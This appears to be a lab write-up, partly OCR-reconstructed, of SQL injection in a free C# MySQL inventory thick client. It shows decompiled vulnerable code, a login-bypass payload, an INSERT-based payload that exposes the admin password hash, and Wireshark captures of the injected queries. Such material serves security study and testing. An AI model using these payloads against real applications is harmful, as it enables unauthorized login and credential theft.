
Thick client

Reverse thick client:
[Inventory System Using C# and MySQL Database Free Source Code | Free Source Code, Projects & Tutorials (sourcecodester.com)]

Bypass authentication


Vulnerable code (**frmLogin**):



```
        {
            this.Timer1.Start();
        }

        // Token: 0x06000030 RID: 48 RVA: 0x0000515C File Offset: 0x0000335C
        private void Button1_Click(object sender, EventArgs e)
        {
            this.sql = string.Concat(new string[]
            {
                " SELECT* FROM user WHERE user_name = '",
                this.txtusername.Text,
                "' and pass = sha1('",
                this.txtpass.Text,
                "')"
            });
```

Wireshark output with SQL statements:



```
No.   Time        Source     Destination  Protocol Lengt Info
 3896 278.882727  127.0.0.1  127.0.0.1    MySQL     504  Response TABULAR Response
 3894 278.882376  127.0.0.1  127.0.0.1    MySQL     131  Request Query
 3892 278.877816  127.0.0.1  127.0.0.1    MySQL      55  Response  OK
 3890 278.877612  127.0.0.1  127.0.0.1    MySQL      61  Request Use Database
 3888 278.872715  127.0.0.1  127.0.0.1    MySQL      55  Response  OK
 3886 278.872613  127.0.0.1  127.0.0.1    MySQL      49  Request Ping
 3660 217.918749  127.0.0.1  127.0.0.1    MySQL     353  Response TABULAR Response
 3658 217.918411  127.0.0.1  127.0.0.1    MySQL     123  Request Query
 3656 217.913849  127.0.0.1  127.0.0.1    MySQL      55  Response  OK
 3654 217.913643  127.0.0.1  127.0.0.1    MySQL      61  Request Use Database
 3652 217.908683  127.0.0.1  127.0.0.1    MySQL      55  Response  OK
 3650 217.908578  127.0.0.1  127.0.0.1    MySQL      49  Request Ping

> Frame 3894: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits) on interface \Device\NPF_Loopback, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 60709, Dst Port: 3306, Seq: 842, Ack: 14749, Len: 87
v MySQL Protocol
     Packet Length: 83
     Packet Number: 0
   v Request Command Query
        Command: Query (3)
        Statement: SELECT* FROM user WHERE user_name = 'admin' and pass = sha1('test') or TRUE -- -')
```


Payload:

```
Username: admin
Password: test’ or TRUE -- -
```

Reveal admin password

[SQL Injection in Different Statement Types - PortSwigger]
[https://sebhastian.com/mysql-operand-should-contain-1-column/]

Vulnerable code (**frmItems**):




Assembly Explorer
frmItems @02000003
Base Type and Interfaces
Derived Types
frmItems() : void @06000010
btndelete_Click(object, EventArgs) : void @06000018
btnfirst_Click(object, EventArgs) : void @0600001C
btnlast_Click(object, EventArgs) : void @0600001D
btnnew_Click(object, EventArgs) : void @06000013
btnnext_Click(object, EventArgs) : void @0600001F
btnprev_Click(object, EventArgs) : void @0600001E
btnsave_Click(object, EventArgs) : void @06000016
btnupdate_Click(object, EventArgs) : void @06000017
Button1_Click(object, EventArgs) : void @06000019
cbotype_SelectedIndexChanged(object, EventArgs) : void @06000015
Dispose(bool) : void @06000021
dtglist_Click(object, EventArgs) : void @0600001B
frmItems_Load(object, EventArgs) : void @06000014
InitializeComponent() : void @06000022
navigate_records(int) : void @06000012
select_navigation(string) : void @06000011
txtitemid_TextChanged(object, EventArgs) : void @0600001A
btnsave_Click(object, EventArgs) : void

```
    else
    {
        this.sql = string.Concat(new string[]
        {
            "insert into tblitems  (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('",
            this.txtitemid.Text,
            "','",
            this.txtname.Text,
            "','",
            this.txtdescription.Text,
            "','",
            this.cbotype.Text,
            "','",
            this.txtprice.Text,
            "','",
            this.txtqty.Text,
            "','",
            this.cbounit.Text,
            "' )"
        });
        this.config.Execute_CUD(this.sql, "No data saved.", "Data has been saved in the database.");
        this.config.update_Autonumber(this.cbotype.Text);
    }
    this.btnnew_Click(sender, e);
}
```

Payload used:

```
testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -
```

Inserting payload into UI:



Item Id ::

Item Name testtttt',concat('username: admin pa:

Category :PIPE

Description ttttt


Price :: 11

Quantity :: 1

pcs.

ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
A000010	Piston Ring "Yamana"	Motor Parts	ACCESORIES	350	342
A000011	Nut Lack	Motor Parts	ACCESORIES	45	292
A000012	Fly Wheel Nut	Motor Parts	ACCESORIES	100	385
A000013	Nut Lack	Motor Parts	ACCESORIES	45	195
A000014	Tapelone	Motor Parts	ACCESORIES	150	40
A000015	Main Bering	Motor Parts	ACCESORIES	350	200
A000016	Con. Rod	Motor Parts	ACCESORIES	150	250
A000017	Bolt	Motor Bolt	ACCESORIES	50	394
A000018	Valve Spring	Motor Parts	ACCESORIES	250	300
A00002	Fuel Tank	Motor Tank	ACCESORIES	350	30
A00003	Nozzle Tip	Motor Tool	ACCESORIES	50	50
A00004	Oil Filter	Motor Tool	ACCESORIES	40	50
A00005	Fan Blade	Motor Fan	ACCESORIES	250	15
A00006	Nut	Motor parts	ACCESORIES	25	400

Password disclosed:



Item Id :: P00008

Item Name testtttt

Category MOTORS MACHINE

Description username: admin password: d033e22ae348aeb5660fc2140aec35850c4da997

Price :: 1


Quantity :: 1 pcs.

0 of 38

Search :

ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
M00004	Electecal Water Pump	water s y	MOTORS MACHINE	4500	47
M00005	Wilding Machine	200AMP S OR 300 AMPS	MOTORS MACHINE	10000	40
M00006	Gasoline Engine	Power En ine	MOTORS MACHINE	10500	40
M00007	Water Pump	YAMMA M CHINE	MOTORS MACHINE	10000	40
M00008	Grass Cutter	YAMAHA P WER	MOTORS MACHINE	15000	30
M00009	P.U.T Bulb	FireFly	MOTORS MACHINE	5000	30
P00001	Piting Pipe	Long pipe	PIPE	1200	30
P00002	Adapter Pipe	Short Pipe	PIPE	100	50
P00003	T Pipe	Plastic Pipe	PIPE	100	50
P00004	G.I Piting	Long Pipe	PIPE	250	30
P00005	test	test	MOTORS MACHINE	1	1
P00007	vvvv	vvvv	PIPE	22	22
P00008	testtttt	username: admin password:	MOTORS MACHINE	1	1

Wireshark output:



```
   61 53.254655     127.0.0.1            127.0.0.1            MySQL     317 Request Query
   77 60.680932     127.0.0.1            127.0.0.1            MySQL     126 Request Query
      [Calculated window size: 10161]
      [Window size scaling factor: -1 (unknown)]
      Checksum: 0x9b46 [unverified]
      [Checksum Status: Unverified]
      Urgent Pointer: 0
    [Timestamps]
        [Time since first frame in this TCP stream: 0.004415000 seconds]
        [Time since previous frame in this TCP stream: 0.000107000 seconds]
    [SEQ/ACK analysis]
        [Bytes in flight: 273]
        [Bytes sent since last PSH flag: 273]
      TCP payload (273 bytes)
      [PDU Size: 273]
  MySQL Protocol
      Packet Length: 269
      Packet Number: 0
    Request Command Query
        Command: Query (3)
        Statement [truncated]: insert into tblitems  (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES ('P00008','testtttt',concat(
```

Full query as displayed in wireshark

```
insert into tblitems  (ITEMID,`NAME`, `DESCRIPTION`, `TYPE`, `PRICE`, `QTY`,UNIT)VALUES
('P00008','testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -','ttttt','PIPE','11','1','pcs.' )
```